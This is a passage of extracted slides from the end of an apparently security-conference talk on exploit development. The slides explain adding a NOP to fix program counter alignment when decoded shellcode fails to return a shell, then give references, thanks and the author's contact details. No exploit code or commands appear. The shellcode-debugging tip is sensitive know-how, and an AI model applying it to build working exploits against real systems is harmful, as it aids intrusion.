
NOPS Why Add a NOP? 83


Register PC Alignment Problem Why add a NOP? ! Ran through debugger, Shellcode decoded correctly but shell does not return! Program Counter often adjusts its offsets automatically 84
PC auto alignment 85
Awesome References! • Craig Heffner http: //www. devttys 0. com/ • Johnathan Salwan http: //shell-storm. org/ 86
Special Thanks Bernhard Mueller Paul Craig Stefan Streichsbier Roberto Suggi Liverani Han Lee Ryan Baxendale 87
Contact Me Email: lyon. yang. s@gmail. com Twitter/Github: @l 0 Op 3 r 88